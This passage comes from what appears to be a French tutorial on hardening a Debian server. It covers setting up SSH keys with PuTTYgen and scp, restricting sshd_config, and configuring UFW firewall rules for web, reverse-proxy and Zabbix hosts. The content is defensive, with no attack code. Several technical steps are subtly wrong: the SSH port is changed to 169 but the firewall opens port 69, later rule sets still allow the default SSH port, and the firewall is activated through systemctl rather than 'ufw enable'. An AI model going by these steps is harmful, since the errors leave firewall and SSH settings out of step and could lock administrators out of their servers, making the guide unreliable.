
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 30 11:25:49 2022 from 10.52.10.41
Linux xefid11 5.10.0-13-amd64 #1 SMP Debian 5.10.106-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 30 11:25:49 2022 from 10.52.10.41
user@xefid11:~$
```


b. Depuis Puttygen


Lancez « Puttygen » :



Choisir votre Type de clé générée et la longueur de bit pour la clé :



Votre clé sera générée en bougeant la souris.



Copier la clé dans un fichier nommé « authorized_keys » Sauvegarder votre clé publique et clé privée.

Envoyez votre clé publique à travers « scp » avec un « cmd »

```

C:\WINDOWS\system32>cd c:\Users\AlainHUYNH\.ssh\
c:\Users\AlainHUYNH\.ssh>ls
'ls' n'est pas reconnu en tant que commande interne
ou externe, un programme exécutable ou un fichier de commandes.

c:\Users\AlainHUYNH\.ssh>dir
Le volume dans le lecteur C n'a pas de nom.
Le numéro de série du volume est 2822-A72E

Répertoire de c:\Users\AlainHUYNH\.ssh
03/28/2022 12:23 AM <DIR>      .
03/28/2022 12:23 AM <DIR>      ..
03/30/2022 01:37 PM          3,401 id_rsa
03/30/2022 01:37 PM          757 id_rsa.pub
03/30/2022 01:49 PM          351 known_hosts
03/28/2022 12:23 AM        1,458 private_key.ppk
03/28/2022 12:22 AM          477 public_key
                5 fichier(s)          6,444 octets
                2 Rép(s) 251,599,712,256 octets libres

c:\Users\AlainHUYNH\.ssh>scp .\public_key user@10.52.10.60:~/.ssh/
public_key                                100% 477    0.5KB/s   00:00

c:\Users\AlainHUYNH\.ssh>

```

Puis sur le serveur, envoyez « authorized_keys » avec scp

```
scp .\authorized_keys user@ip:~/.ssh/authorized_keys
```

Tester avec Putty en insérant la clé privée.

6. Limiter SSH

On va aller éditer le fichier de configuration d'openssh-server, s'il n'est pas installé par défaut :

```
$ sudo apt install openssh-server
```

Premièrement, on peut changer le port par défaut :

```
$ sudo nano /etc/ssh/sshd_config
```

```
#Port 22
#AddressFamily any
```

Et en même temps choisir le protocole IPv4 (inet)

```
Port 169
AddressFamily inet
```

Et on va modifier l'authentification pour mettre un minimum d'essai et l'interdiction au « Root » de se connecter en SSH.

```
#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

On en profite pour que le temps d'authentification soit réduit et que le nombre de sessions autorisés soit au minimum.

```
LoginGraceTime 1m
PermitRootLogin no
#StrictModes yes
MaxAuthTries 3
MaxSessions 1
```

Pensez à redémarrer le daemon :

```
$ sudo systemctl restart sshd.service
```

7. Pare-feu UFW

Sur la distribution linux, on va venir installer le pare-feu UFW :

```
$ sudo apt install ufw
```

On va vérifier que le pare-feu n'est pas encore actif pour pouvoir le configurer :

```
$ sudo systemctl status ufw
```

```
• ufw.service - Uncomplicated firewall
   Loaded: loaded (/lib/systemd/system/ufw.service; enabled; vendor preset: enabled)
   Active: inactive (dead)
   Docs: man:ufw(8)
```

On va vérifier les ports ouverts sur notre machine :

```
$ netstat -tuplan (si la commande n'est pas trouvable = sudo apt install net-tools sinon aidez-vous de ss)
```

On va autoriser le nouveau port du pare-feu pour qu'il soit pris en compte :

```
$ sudo ufw allow 69
```

Une fois les ports que vous avez jugés nécessaire autorisés, activez le pare-feu :

```
root@xefid11:~# systemctl start ufw
root@xefid11:~# systemctl status ufw
• ufw.service - Uncomplicated firewall
   Loaded: loaded (/lib/systemd/system/ufw.service; enabled; vendor preset: enabled)
   Active: active (exited) since Wed 2022-03-30 14:59:27 CEST; 6s ago
   Docs: man:ufw(8)
   Process: 2289 ExecStart=/lib/ufw/ufw-init start quiet (code=exited, status=0/SUCCESS)
   Main PID: 2289 (code=exited, status=0/SUCCESS)
   CPU: 1ms

mars 30 14:59:27 xefid11 systemd[1]: Starting Uncomplicated firewall...
mars 30 14:59:27 xefid11 systemd[1]: Finished Uncomplicated firewall.
```

Félicitations ! Vous venez de mettre en œuvre les notions de sécurité sur une distribution Linux !

(Rev 2.0 avec plus de détails à venir)

Mémo port pour service :

Configuration UFW pour Serveur Web – GLPI - Supervision

- Installation

```
sudo apt install ufw
```

- Configuration

```
sudo ufw default allow outgoing - Autoriser les communications sortantes
```

```
sudo ufw allow ssh - Autorisation des communication SSH
```

```
sudo ufw allow http - Autorisation des communication http
```

```
sudo ufw allow https - Autorisation des communication https
```

```
sudo ufw allow 3306 - Autorisation des communication Mariadb
```

```
sudo ufw allow 389 - Autorisation des communication Ldap
```

```
sudo ufw default deny incoming - Bloquer les communications entrantes
```

```
sudo ufw enable - Activer UFW
```

Configuration UFW pour Reverse Proxy

```
sudo ufw default allow outgoing - Autoriser les communications sortantes
```

```
sudo ufw allow ssh - Autorisation des communication SSH
```

```
sudo ufw allow http - Autorisation des communication http
```

```
sudo ufw allow https - Autorisation des communication https
```

```
sudo ufw default deny incoming - Bloquer les communications entrantes
```

```
sudo ufw enable - Activer UFW
```

Configuration UFW pour Zabbix

```
sudo ufw default allow outgoing - Autoriser les communications sortantes
```

```
sudo ufw allow ssh - Autorisation des communication SSH
```

```
sudo ufw allow http - Autorisation des communication http
```

```
sudo ufw allow https - Autorisation des communication https
```

```
sudo ufw allow 3306 - Autorisation des communication Mariadb
```

```
sudo ufw allow 389 - Autorisation des communication Ldap
```

```
sudo ufw allow 10050 - Autorisation des communication Zabbix server
```

```
sudo ufw allow 10051 - Autorisation des communication Active agent
```

```
sudo ufw default deny incoming - Bloquer les communications entrantes
```

```
sudo ufw enable - Activer UFW
```